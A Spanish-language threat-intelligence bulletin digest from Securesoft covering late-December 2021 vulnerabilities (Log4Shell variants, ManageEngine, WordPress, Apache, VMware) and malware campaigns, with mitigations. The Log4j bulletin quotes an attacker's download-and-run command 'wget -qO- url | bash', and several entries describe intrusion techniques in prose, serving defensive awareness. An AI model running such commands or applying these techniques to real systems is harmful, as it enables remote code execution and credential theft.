SECURESOFT CORPORATION
e-Secure Consulting Group

Reporte Quincenal de Ciberinteligencia Securesoft

Fecha:

03 enero de 2022

El presente documento contiene información para la comunidad de ciberseguridad.

Equipo de Ciberinteligencia

CIB-FOR-2021-025

Índice

1. Objetivo

El presente documento de inteligencia tiene como objetivo informar sobre las principales vulnerabilidades y amenazas que se han detectado en el ciberespacio.

2. Alcance


Este documento muestra el resumen, la fecha de publicación, CVE asociado y servicios afectados de vulnerabilidades y amenazas que se han hecho públicas en el transcurso del 16 de diciembre hasta el 31 de diciembre del 2021.

3. Resumen

En el presente informe se exponen 27 análisis de vulnerabilidad y amenazas, de las cuales 21 tienen severidad alta, 5 severidad crítica y 1 severidad media.


Amenazas analizadas por tipología

En las investigaciones elaboradas para el presente informe se trataron ransomware, phishing, vulnerabilidad y malware. Los que se detallan a continuación, separándolas de acuerdo con si contaban con indicadores de compromiso (IoC) o no.



Indicadores de Compromiso (IoC)

En las investigaciones elaboradas para el presente informe, se han distribuido 806 IoC's entre direcciones IP, Dominios, URL, MD5 y SHA256.



Tendencias en nuevas vulnerabilidades

- Recientemente se observó una nueva técnica utilizada por los ciberdelincuentes en el cual han cambiado la técnica de utilizar el servicio LDAP (Protocolo ligero de acceso a directorios) a RMI (invocación de método remoto) con el objetivo de ejecutar código remoto. Para más información leer el Boletín 2021-642.

- En medio del despliegue de la vulnerabilidad Log4Shell, acaban de llegar actualizaciones con el parche de Microsoft de diciembre. Este mes se emitieron parches para 83 vulnerabilidades. De estos, 7 son críticos, 6 se dieron a conocer anteriormente y 1 está siendo explotado. Para más información leer el Boletín 2021-647.

- Recientemente se identificó una vulnerabilidad crítica de omisión de autenticación en ManageEngine Desktop Central y Desktop Central MSP. La vulnerabilidad podría resultar en la ejecución remota de código donde los ciberdelincuentes pueden obtener acceso no autorizado al producto, enviando una solicitud especialmente diseñada que conduce a la ejecución remota. Para más información leer el Boletín 2021-652.

- Recientemente se ha observado nuevos ataques en el cual los ciberdelincuentes están utilizando la vulnerabilidad LOG4J en productos de VMware. Para más información leer el Boletín 2021-665.

Tendencias en actividades maliciosas

- Recientemente se observó una aplicación maliciosa que se encontraba en play store de google, esta aplicación pretendía distribuir una nueva variante del malware Anubis con el objetivo de recopilar datos importantes sobre la víctima, para más información leer Boletín 2021-646.

- El ransomware TellYouThePass resurgió y está explotando la falla Apache Log4j CVE-2021-44228 para atacar sistemas Linux y Windows, para más información leer Boletín 2021-654.

- Recientemente se observó un nuevo ransomware conocido como Rook, el cual puede ser propagado por correos electrónicos de phishing y utiliza mecanismos para eliminar snapshots y evitar la detección de soluciones de antivirus, para más información leer Boletín 2021-661.

- Un distribuidor de malware para el malware bancario Dridex ha estado atacando a los investigadores durante las últimas semanas. El último ejemplo es una campaña de phishing donde llega a las víctimas con un número de línea de ayuda de asistencia funeraria COVID-19, para más información leer Boletín 2021-663.

4. Detalles

Vulnerabilidades

Boletín	2021-642
Asunto	NUEVA TÉCNICA DE EXPLOTACIÓN DE LA VULNERABILIDAD LOG4J
Emisión	17/12/2021
CVE	CVE-2021-44228
Categoría	Vulnerabilidad
Severidad	Alta

Servicios Afectados

• Versiones de Log4j anteriores a 2.16.0

Descripción

Recientemente se observó que los ciberdelincuentes que pretenden explotar la vulnerabilidad de Apache Log4j han cambiado de utilizar el servicio LDAP (Protocolo ligero de acceso a directorios) a RMI (invocación de método remoto) o incluso han utilizado ambas en una sola solicitud para obtener las máximas posibilidades de éxito. Actualmente, esta tendencia fue observada por ciberdelincuentes mineros que buscan secuestrar recursos para minar cryptomonedas.

Algunas versiones de JVM (Java Virtual Machine) no cuentan con políticas estrictas y, como tal, RMI a veces puede ser un canal más sencillo para lograr RCE (ejecución remota de código) que LDAP.
Sin embargo, para todos los ciberdelincuentes que intentan explotar la vulnerabilidad Log4Shell, el objetivo sigue siendo el mismo el cual consiste en enviar una cadena de explotación para que sea procesada por el servidor Log4j vulnerable, lo que lleva a la ejecución del código remoto en los dispositivos del objetivo.

Este ataque hace que se genere un shell bash que descarga un script de shell desde un servidor remoto. Este código invoca un comando de shell bash a través del motor de secuencias de comandos de JavaScript, utilizando la construcción" $ @ | bash "para ejecutar la secuencia de comandos descargada. Durante la ejecución de este comando, el shell bash canalizará los comandos del atacante a otro proceso bash:“ wget -qO- url | bash ”, que descarga y ejecuta un script de shell en la máquina de destino.

Actualización o Mitigación

• Implementar la actualización recomendada por Apache a la versión Log4J 2.16.0.

Boletín	2021-644
Asunto	NUEVA ACTUALIZACION DE IOC E INFORMACIÓN SOBRE LOG4SHELL
Emisión	17/12/2021
CVE	CVE-2021-45046
Categoría	Vulnerabilidad
Severidad	Crítica

Servicios Afectados

• Versiones de Log4j anteriores a 2.16.0

Descripción

La versión 2.16.0 se lanzó el 13 de diciembre para abordar las vulnerabilidades al deshabilitar completamente JNDI de forma predeterminada. Al día siguiente, el 14 de diciembre, la segunda vulnerabilidad recibió oficialmente un CVE dedicado con el número CVE-2021-45046 con un 3.7 limitado (ahora 9.0).

La vulnerabilidad de Log4Shell se convirtió en el punto atención de intereses de los ciberdelincuentes. Y como sugiere el nuevo patrón adversario visto con ProxyLogon en marzo de 2021, si un día las APT detectan un CVE importante, la semana siguiente el ransomware lo utiliza como arma. Una semana después de que la vulnerabilidad Log4j2 se hiciera pública, AdvIntel descubrió la explotación del CVE-2021-44228 por parte de uno de los grupos de ransomware organizados: Conti.

AdvIntel descubrió que varios miembros del grupo Conti expresaron interés en la explotación de la vulnerabilidad para el vector de ataque inicial, lo que resultó en la actividad de escaneo aprovechando el exploit Log4J2 disponible públicamente. Esta es la primera vez que esta vulnerabilidad entró en el radar de un importante grupo de ransomware.

Actualización o Mitigación

• Implementar la actualización recomendada por Apache a la versión Log4J 2.16.0 para mitigar la vulnerabilidad CVE-2021-45046.

Boletín	2021-645
Asunto	TERCERA ACTUALIZACIÓN DE LA VULNERABILIDAD DE LOG4J2
Emisión	18/12/2021
CVE	CVE-2021-45105
Categoría	Vulnerabilidad
Severidad	Alta

Servicios Afectados

• Versión anterior a 2.17 de log4j

Descripción

Registrado como CVE-2021-45105, y calificado como 'Alto' (7.5) en la escala CVSS, el defecto DoS existe ya que log4j 2.16 no siempre protege de la recursividad infinita en la evaluación de búsqueda. Aunque las búsquedas JNDI estaban completamente deshabilitadas en la versión 2.16, las búsquedas autorreferenciales seguían siendo una posibilidad en determinadas circunstancias.

Las versiones 2.0-alpha1 a 2.16.0 de Apache Log4j2 no protegieron de la recursividad incontrolada de las búsquedas autorreferenciales. Cuando la configuración de registro utiliza un diseño de patrón no predeterminado con una búsqueda de contexto (por ejemplo, ` `$ {dólar} $ {dólar} {ctx: loginId}` `), los ciberdelincuentes con control sobre la entrada del mapa de contexto de subprocesos (MDC) los datos pueden generar datos de entrada maliciosos que contienen una búsqueda recursiva, lo que da como resultado un StackOverflowError que terminará el proceso.

Para corregir la vulnerabilidad, log4j versión 2.17.0 (para Java 8) solo permite que las "cadenas de búsqueda en la configuración" se expandan de forma recursiva. En cualquier otro uso, solo se resolvería la búsqueda de nivel superior y no las búsquedas anidadas.

Actualización o Mitigación

• Mantener un protocolo de actualizaciones estricto de sistemas operativos, antivirus y todas las aplicaciones que se ejecutan en ellos.

Boletín	2021-647
Asunto	MICROSOFT CORRIGE 83 VULNERABILIDADES EN EL PARCHE DE SEGURIDAD DE DICIEMBRE
Emisión	20/12/2021
CVE	Según tabla boletín
Categoría	Vulnerabilidad
Severidad	Crítica

Servicios Afectados

• Según lista boletín

Descripción

En medio del despliegue de la vulnerabilidad Log4Shell, acaban de llegar actualizaciones con el parche de Microsoft de diciembre. Este mes se emitieron parches para 83 vulnerabilidades. De estos, 7 son críticos, 6 se dieron a conocer anteriormente y 1 está siendo explotado.

El día cero es una vulnerabilidad de suplantación de identidad en el instalador de Windows AppX (CVE-2021-43890). Según el aviso, Microsoft está al tanto de los intentos de aprovechar esta vulnerabilidad mediante el uso de paquetes especialmente diseñados para implantar familias de malware como Emotet, Trickbot y Bazaloader. Un atacante podría utilizar archivos adjuntos maliciosos en campañas de phishing para aprovechar la vulnerabilidad y convencer al usuario de que lo abra.

Entre las vulnerabilidades críticas, la vulnerabilidad de corrupción de la memoria del servidor iSNS puede conducir a la ejecución remota de código (CVE-2021-43215). Un atacante podría enviar una solicitud especialmente diseñada al servidor del Servicio de nombres de almacenamiento de Internet (iSNS), lo que podría provocar la ejecución remota de código. El protocolo Internet Storage Name Service (iSNS) no se instala de forma predeterminada y se utiliza para la interacción entre los servidores iSNS y los clientes iSNS. El CVSS para esta vulnerabilidad es 9.8.

También existe una vulnerabilidad crítica que afecta a la aplicación de Microsoft Office y que puede generar RCE (CVE-2021-43905). El vector de ataque es la red, la complejidad del ataque es baja y se requiere la interacción del usuario. El CVSS v3 para esta vulnerabilidad es 9.6.

Además del iSNS, se ha asociado otra vulnerabilidad con el CVSS más alto de este mes: 9.8. Es un RCE en la extensión WSL de Visual Studio Code (CVE-2021-43907). El vector de ataque es la red, la complejidad del ataque es baja y no se requiere la interacción del usuario para aprovechar la vulnerabilidad.

Actualización o Mitigación

• Implementar la actualización que corresponda a cada producto según la información proporcionada por Microsoft en la sección de "Security Updates" accediendo por medio del hipervínculo de la columna de "Actualización" de la "Tabla 1" del presente boletín de acuerdo a cada vulnerabilidad mencionada.

Boletín	2021-651
Asunto	NUEVA ACTUALIZACIÓN DE SEGURIDAD DE VMWARE EN WORKSPACE ONE UEM CONSOLE
Emisión	21/12/2021
CVE	CVE-2021-22054
Categoría	Vulnerabilidad
Severidad	Alta

Servicios Afectados

• Consola de VMware Workspace ONE UEM

Descripción

Un ciberdelincuente podría aprovechar la falla para acceder a datos confidenciales en la consola de administración. Registrado como CVE-2021-22054, el error de seguridad tiene una puntuación CVSS de 9.1.

Para aprovechar la vulnerabilidad, un ciberdelincuente debe tener acceso a la red de UEM, de modo que pueda enviar solicitudes no autenticadas y desencadenar el error.

El problema se ha mitigado en todos los entornos SaaS mediante cambios en la infraestructura que permanecerán en su lugar hasta que VMware Cloud Operations haya implementado los parches necesarios.

Las organizaciones que no pueden parchear sus entornos locales pueden encontrar soluciones alternativas disponibles en un artículo de soporte. La solución alternativa fue diseñada para bloquear el acceso a un punto final específico cuando la solicitud incluye un parámetro de consulta 'url', eliminando así la posibilidad de explotación.

Actualización o Mitigación

• Realizar las correcciones para CVE-2021-22054, ver en la columna 'Versión fija' de la Matriz de respuesta.

Boletín	2021-652
Asunto	VULNERABILIDAD ZERO DAY ZOHO MANAGEENGINE BAJO ATAQUE ACTIVO POR GRUPO APT
Emisión	21/12/2021
CVE	CVE-2021-44515
Categoría	Vulnerabilidad
Severidad	Crítica

Servicios Afectados

• Compilaciones de MSP 10.1.2127.17 e inferiores

• Compilaciones de MSP 10.1.2128.0 a 10.1.2137.2

Descripción

La vulnerabilidad de día cero de Zoho ManageEngine, CVE-2021-44515, está bajo ataque activo por un grupo de APT que esta buscando anular las funciones legítimas de los servidores que ejecutan ManageEngine Desktop Central y elevar los privilegios, con el objetivo final de ejecutar malware en las redes de las organizaciones.
La vulnerabilidad es una omisión de autenticación en ManageEngine Desktop Central que puede permitir que un ciberdelincuente ejecute código arbitrario en el servidor de Desktop Central. Se observó a los ciberdelincuentes comprometiendo los servidores de Desktop Central, lanzando un webshell que anula una función legítima de Desktop Central, descargando herramientas posteriores a la explotación, enumerando usuarios y grupos de dominio, realizando un reconocimiento de red, intentando un movimiento lateral y volcando credenciales.
Además, se está utilizando en una cadena de ataque con otros dos errores de Zoho observados bajo ataque desde septiembre. Los ciberdelincuentes estaban relacionados con un error revelado en noviembre por Zoho que alertaba a los clientes sobre la explotación activa contra el CVE-2021-44077 recién registrado que se encuentra en Manage Engine ServiceDesk Plus. La vulnerabilidad, que permite la ejecución remota de código no autenticado, para más información revisar el Boletín SecureSoft-Nro. 2021-621. También, Zoho emitió una solución para la vulnerabilidad, rastreada como CVE-2021-40539, poco después; aun así, se observó que los ciberdelincuentes continúan desde a finales de noviembre con su asalto continuo a las organizaciones de defensa, energía y salud, para más información revisar el Boletín SecureSoft-Nro. 2021-441.

Actualización o Mitigación

• Mantener un protocolo de actualizaciones estricto de sistemas operativos, antivirus y todas las aplicaciones que se ejecutan en ellos.

Boletín	2021-656
Asunto	ACTUALIZACIÓN DE SEGURIDAD DE WORDPRESS
Emisión	23/12/2021
CVE	CVE-2021-25036 y CVE-2021-25037
Categoría	Vulnerabilidad
Severidad	Alta

Servicios Afectados

• All In One SEO versiones entre 4.0.0 hasta 4.1.5.2

Descripción

Las vulnerabilidades se encuentran registradas como CVE-2021-25036 y CVE-2021-25037, requieren que el ciberdelincuente tenga una cuenta en el sitio web, pero la cuenta puede ser de bajo nivel como un suscriptor. Los sitios web de WordPress permiten de forma predeterminada que cualquier usuario en la web cree una cuenta. De forma predeterminada, las cuentas nuevas se clasifican como suscriptores y no tienen más privilegios que escribir comentarios. Sin embargo, ciertas vulnerabilidades, como las que se acaban de descubrir, permiten que estos usuarios suscriptores tengan muchos más privilegios de los que debían tener. Cuando se explotan en conjunto, estos dos agujeros de seguridad permiten que un ciberdelincuente se apodere de un sitio web de WordPress sin parches.

El primer problema encontrado con este complemento es interesante y se puede aprovechar simplemente cambiando un solo carácter de una solicitud a mayúsculas. Afecta a las versiones 4.0.0 y 4.1.5.2 de All in One SEO. Este complemento tiene acceso a varios puntos finales de la API REST, pero realiza una verificación de permisos antes de ejecutar cualquier comando enviado. Esto asegura que el usuario tenga los permisos adecuados para indicar al complemento que ejecute comandos. Sin embargo, All in One SEO no tuvo en cuenta el hecho sutil de que WordPress trata estas rutas de la API REST como cadenas que no distinguen entre mayúsculas y minúsculas. Cambiar un solo carácter a mayúsculas evitaría las comprobaciones de autenticación por completo.

Cuando se explota, esta vulnerabilidad tiene la capacidad de sobrescribir ciertos archivos dentro de la estructura de archivos de WordPress, dando efectivamente acceso de backdoor a cualquier ciberdelincuente. Esto permitiría una toma de control del sitio web y podría elevar los privilegios de las cuentas de suscriptor a administradores.

La segunda vulnerabilidad descubierta está presente en las versiones 4.1.3.1 y 4.1.5.2 de este complemento, dado que la vulnerabilidad anterior descrita permitió la escalada de privilegios, los ciberdelincuentes podrían primero elevar sus privilegios y luego ejecutar comandos SQL para filtrar datos confidenciales de la base de datos, incluidas las credenciales de usuario y la información de administrador.

Actualización o Mitigación

• Mantener un protocolo de actualizaciones estricto de sistemas operativos, antivirus y todas las aplicaciones que se ejecutan en ellos.

Boletín	2021-658
Asunto	NUEVAS VULNERABILIDADES EN EL SERVIDOR WEB DE APACHE
Emisión	27/12/2021
CVE	CVE-2021-44790 y CVE-2021-44224
Categoría	Vulnerabilidad
Severidad	Crítica

Servicios Afectados

• Servidor Apache HTTP versión 2.4.51 y anteriores

Descripción

La fundación de Apache ha lanzado la versión 2.4.52 del servidor HTTP Apache (servidor web) que aborda dos vulnerabilidades rastreadas como CVE-2021-44790 y CVE-2021-44224.

La primera vulnerabilidad del servidor web Apache es un desbordamiento de búfer relacionado con la memoria que afecta al servidor Apache HTTP 2.4.51 y versiones anteriores. La Agencia de Seguridad de Infraestructura y Ciberseguridad (CISA) advirtió que esta vulnerabilidad puede permitir que un ciberdelincuente tome acciones remotamente y tome el control de un sistema afectado.

La otra vulnerabilidad permite la falsificación de solicitudes del lado del servidor en Apache HTTP Server 2.4.7 hasta 2.4.51. Esta versión de Apache HTTP Server es la última versión disponible en general de la rama de nueva generación 2.4.x de Apache HTTPD del Proyecto de servidor HTTP de Apache, que mantiene un servidor HTTP importante y moderno de código abierto para plataformas Unix y Windows.

Actualización o Mitigación

• Implementar la actualización recomendada por Apache a la versión 2.4.52.

Boletín	2021-664
Asunto	NUEVA VULNERABILIDAD EN LIBRERÍA LOG4J
Emisión	29/12/2021
CVE	CVE-2021-44832
Categoría	Vulnerabilidad
Severidad	Alta

Servicios Afectados

• Versiones de Log4j anteriores a 2.15.0

Descripción

Esta nueva vulnerabilidad de seguridad CVE-2021-44832 está afectando las versiones hasta 2.17.0, que anteriormente se pensaba que estaba corregida. Esta vulnerabilidad se asemeja a la vulnerabilidad CVE-2021-4104 que afectaba a la rama 1.x de Log4j. Esta vulnerabilidad se deriva de la falta de controles adicionales en el acceso JDNI en log4j.

La vulnerabilidad rastreada como CVE-2021-44832, considera que los dispositivos vulnerables podrían ser explotados por un ciberdelincuente con permiso para modificar el archivo de configuración de registro con el fin de construir una configuración maliciosa usando un Appender JDBC con una fuente de datos que hace referencia a un URI JNDI que puede ejecutar código remoto.

El equipo de Apache mitigó esta vulnerabilidad al restringir la fuente de datos JNDI en el archivo de configuración para permitir solo el uso del protocolo Java y no permitir que se realicen llamadas de red remota.

El equipo de Log4j publicó parches de seguridad para esta vulnerabilidad de seguridad:

•Si está en Java 8 y posterior, debe actualizar a Log4j 2.17.1

•Si está en la rama 2.12.x para Java 7, actualice a Log4j 2.12.4

•Si está en la rama 2.3.x para Java 6, actualice a Log4j 2.3.2

Actualización o Mitigación

• Mantener un protocolo de actualizaciones estricto de sistemas operativos, antivirus y todas las aplicaciones que se ejecutan en ellos.

Boletín	2021-665
Asunto	NUEVA INFORMACIÓN SOBRE ATAQUES QUE EXPLOTAN LA VULNERABILIDAD LOG4J
Emisión	30/12/2021
CVE	CVE-2021-44228 y CVE-2021-45046
Categoría	Vulnerabilidad
Severidad	Alta

Servicios Afectados

• Versiones de Log4j anteriores a 2.17.1.

• Componentes VMWare Horizon Versiones 2006, 2012, 2103, 2106, 7.13.1 y anteriores.

Descripción

Recientemente se ha publicado sobre un grupo de ciberdelincuentes conocido como Aquatic Panda que intenta explotar la vulnerabilidad Log4j. El intento de intrusión aprovechó la vulnerabilidad Log4Shell (CVE-2021-44228) para obtener acceso a una instancia vulnerable del producto de virtualización de aplicaciones y escritorios VMware Horizon , seguido de la ejecución de una serie de comandos maliciosos para ejecutar payloads alojadas en un servidor remoto del ciberdelincuente.
Durante el ataque, Aquatic Panda utilizó una versión modificada del exploit Log4j. Este grupo de ciberdelincuentes usa los comandos Linux Bash en los dispositivos Windows para iniciar un shell interactivo. A partir de ahí, el grupo intentó descargar un shell con tres archivos con la extensión VBS. Finalmente, el grupo intentó varias veces recolectar credenciales volcando la memoria del Servicio de Subsistema de Autoridad de Seguridad Local de Windows (LSASS).
También se observó que el ransomware Conti también se encuentra utilizando el exploit crítico Log4Shell para obtener acceso rápido a instancias internas de VMware vCenter Server y cifrar máquinas virtuales. Investigadores de seguridad afirman que los afiliados del ransomware Conti ya habían comprometido las redes objetivo y habían explotado los dispositivos vulnerables a Log4j para obtener acceso a los servidores vCenter.
Esto significa que los miembros del ransomware Conti se basaron en un vector de acceso inicial diferente (RDP, VPN, phishing por correo electrónico) para comprometer una red y actualmente están usando Log4Shell para moverse lateralmente en la red.
Adicionalmente se observó un exploit público que facilita la explotación en el cual indican que VMWare VCenter es explotable por un atacante remoto y no autenticado mediante la API de análisis. El exploit inicialmente activa un payload para iniciar sesión en "/var/log/vmware/analytics/analytics.log". Cada exploit posterior activará la ejecución del payload, pero no se iniciará sesión en "analytics.log". Los únicos registros que generarán esos mensajes son los errores generados por la devolución de llamada.

Actualización o Mitigación

• Implementar las actualizaciones/workaround recomendadas por VMware en la sección de avisos de seguridad.

Amenazas

Boletín	2021-639
Asunto	NUEVA CAMPAÑA DEL GRUPO APT STRONGPITY
Emisión	16/12/2021
CVE	No
Categoría	Malware
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Windows.

Descripción

En la fase inicial del ataque, el usuario descarga y ejecuta el archivo de instalación "Notepad ++". Los ciberdelincuentes han agregado un ícono original Notepad ++ al archivo malicioso para aparentar ser legítimo.

Una vez que se ejecuta el archivo malicioso, genera una nueva carpeta llamada "WindowsData" en la ruta C: ProgramDataMicrosoft y coloca los siguientes archivos en el dispositivo:

1.8.1.7.Installer.x64.exe: el archivo de instalación original de Notepad ++ se instala en la ruta C:\Users\Username\AppData\Local\Temp\.

2.exe: un archivo malicioso se instala en la ruta C:\Windows\System32.

3.exe: keylogger malicioso se instala en la ruta C:\ProgramData\Microsoft\WindowsData.

El primer archivo ejecutable inicia la instalación original Notepad ++, mientras que dos archivos maliciosos se instalan en segundo plano. Cuando se completa la instalación, se genera un nuevo servicio llamado "PickerSrv", que asegura la persistencia del malware ejecutándolo al inicio.
Finalmente cuando se finaliza el tema de instalación y ejecución, todas las pulsaciones de teclas en el dispositivo son registradas por el keylogger y guardadas en archivos ocultos en la ruta 'C: ProgramDataMicrosoftWindowsData', con el propósito de robar archivos y otra información confidencial.

Actualización o Mitigación

• Bloquear los indicadores de compromisos (IOC) mostrados en el boletín, en los dispositivos de seguridad de su infraestructura.

Boletín	2021-640
Asunto	NUEVO MALWARE CEELOADER DE NOBELIUM GROUP
Emisión	16/12/2021
CVE	No
Categoría	Malware
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Windows

Descripción

Recientemente se han revelado las tácticas, técnicas y procedimientos (TTP) utilizados por el grupo de ciberdelincuentes Nobelium, junto con este nuevo programa de descarga personalizado. En un caso, los ciberdelincuentes apuntaron a una cuenta VPN local y utilizaron esa cuenta para realizar un reconocimiento y obtener acceso a los recursos internos del entorno del CSP de la víctima. En otro caso, el grupo había utilizado un malware de robo de contraseñas, CRYPTBOT, para robar tokens de sesión válidos, que se utilizan para autenticarse en el entorno Microsoft 365 de la víctima.

El grupo comprometió cuentas privilegiadas y utilizó el registro de tareas programadas, WMI remoto, SMB y PowerShell para ejecutar comandos. Además, utilizó los protocolos principalmente para realizar reconocimientos, distribuir balizas Cobalt Strike y ejecutar comandos nativos de Windows para la recolección de credenciales. Utilizado direcciones IP residenciales (proxies), TOR, VPS y VPN para acceder al entorno de la víctima.

El nuevo malware personalizado Ceeloader escrito en C, que admite la ejecución de payloads de shellcode dentro de la memoria. Además, algunos sitios de WordPress comprometidos que alojaban payloads de segunda etapa se lanzaron a la memoria mediante el uso de este nuevo malware.

Actualización o Mitigación

• Bloquear los indicadores de compromisos (IOC) compartidos en el boletín, en los dispositivos de seguridad de su infraestructura.

Boletín	2021-641
Asunto	NUEVA CAMPAÑA DEL GRUPO DE CIBERDELINCUENTES TA575
Emisión	17/12/2021
CVE	No
Categoría	Malware
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Windows

Descripción

El grupo de ciberdelincuentes TA575 comenzó las campañas navideñas de este año desde noviembre de 2021 con correos electrónicos entregando archivos adjuntos maliciosos de Microsoft Excel que, si se abrían, usaban macros para descargar y ejecutar el malware Dridex desde una URL.

Durante esta campaña se observó que TA575 han utilizado señuelos con temas navideños y está avanzando en la temporada de impuestos en sus últimas campañas de gran volumen. En estos correos electrónicos se han encontrado una variedad de temas, desde "Alerta de estafa en la encuesta de Black friday y Cyber Monday" hasta "Consejos navideños" con el objetivo final de atraer a las víctimas para que descarguen el backdoor bancario Dridex.

Dridex, es un malware distribuido por múltiples afiliados y utilizado por el grupo de ciberdelincuentes TA575, el cual puede provocar el robo de información de identificación personal y la instalación de payloads secundarias como ransomware.

Actualización o Mitigación

• Mantener un protocolo de actualizaciones estricto de sistemas operativos, antivirus y todas las aplicaciones que se ejecutan en ellos.

Boletín	2021-643
Asunto	NUEVA CAMPAÑA DE CIBERESPIONAJE EN MEDIO ORIENTE Y ASIA
Emisión	17/12/2021
CVE	No
Categoría	Phishing
Severidad	Media

Servicios Afectados

• Sistemas operativos Windows

Descripción

El vector de ataque inicial aún no está claro, los ciberdelincuentes parecen ingresar a las redes mediante el uso de spear-phishing y luego robar credenciales para moverse lateralmente. La identidad de los atacantes tampoco está confirmada, potencialmente podrían estar vinculados al grupo iraní Seedworm, también conocido como MuddyWater o TEMP.Zagros. Este grupo en el pasado se ha involucrado en campañas de phishing generalizadas contra organizaciones en Asia y el Medio Oriente con la misión de robar credenciales y ganar persistencia en las redes del objetivo.

Un ataque en la última campaña comenzó cuando los ciberdelincuentes vulneraron una red específica y luego intentaron robar las credenciales para moverse lateralmente para que los webshells se puedan implementar en los servidores Exchange. La primera evidencia de compromiso fue la creación de un servicio para lanzar un archivo de secuencia de comandos de Windows (WSF) desconocido. Usaron scripts para emitir varios comandos de dominio, descubrimiento de usuarios y descubrimiento de servicios remotos, y finalmente usaron PowerShell para descargar y ejecutar archivos y scripts. También implementaron una herramienta de acceso remoto que parecía consultar los servidores Exchange de otras organizaciones.

Una característica de este ataque contra una organización de telecomunicaciones es que los ciberdelincuentes pueden haber intentado cambiar a otros objetivos conectándose a los servicios web de Exchange (EWS) de otras organizaciones, otro operador de telecomunicaciones y una empresa de equipos electrónicos en la misma región.

Actualización o Mitigación

• Mantener un protocolo estricto para realizar copias de seguridad de los activos de información de mayor criticidad.

Boletín	2021-646
Asunto	NUEVA VARIANTE DEL MALWARE ANUBIS
Emisión	20/12/2021
CVE	No
Categoría	Malware
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Android

Descripción

Recientemente se observó una campaña, el cual está dirigida hacia entidades financieras siendo atacadas por una aplicación maliciosa aparentando parecerse a la plataforma oficial de administración de cuentas de la compañía francesa de telecomunicaciones Orange SA.

Una vez se descargue la aplicación se ejecutará una variante del backdoor bancario Anubis, este backdoor establece una conexión con el servidor de comando y control (C2) y descarga otra aplicación para iniciar el proxy SOCKS5. Luego el APK se guarda como 'FR.apk' en la ruta '/data/data/fr.orange.serviceapp/app_apk'.

El objetivo principal de esta variante de Anubis es recopilar datos importantes sobre la víctima desde su dispositivo móvil para obtener ganancias financieras. Esto se hace interceptando SMS, registro de teclas, exfiltración de archivos, monitoreo de pantalla, recolección de datos GPS y abuso de los servicios de accesibilidad del dispositivo.

Actualización o Mitigación

• Mantener un protocolo estricto para realizar copias de seguridad de los activos de información de mayor criticidad.

Boletín	2021-648
Asunto	NUEVO MALWARE DARKWATCHMAN BASADO EN JAVASCRIPT
Emisión	20/12/2021
CVE	No
Categoría	Malware
Severidad	Alta

Servicios Afectados

• Sistemas operativos Windows

Descripción

Conocido como DarkWatchman por investigadores del Equipo de Contrainteligencia Adversario (PACT) de Prevailion, el malware utiliza un algoritmo de generación de dominio resistente (DGA) para identificar su infraestructura de comando y control (C2) y utiliza el Registro de Windows para todas sus operaciones de almacenamiento, lo que permite para evitar los motores antimalware.

La RAT utiliza métodos novedosos para la persistencia sin archivos, la actividad en el sistema y las capacidades dinámicas de tiempo de ejecución como la autoactualización y la recopilación, donde representa una evolución en las técnicas de malware sin archivos, ya que utiliza el registro para casi todo el almacenamiento temporal y permanente y nunca escribe nada en el disco, lo que le permite operar por debajo o alrededor del umbral de detección de la mayoría de las herramientas de seguridad.

El nuevo RAT de JavaScript sin archivos y un registrador de teclas basado en C #, el último de los cuales se almacena en el registro para evitar la detección. Ambos componentes también son extremadamente ligeros. El código JavaScript malicioso solo ocupa unos 32 kb, mientras que el registrador de teclas apenas registra 8.5 kb.

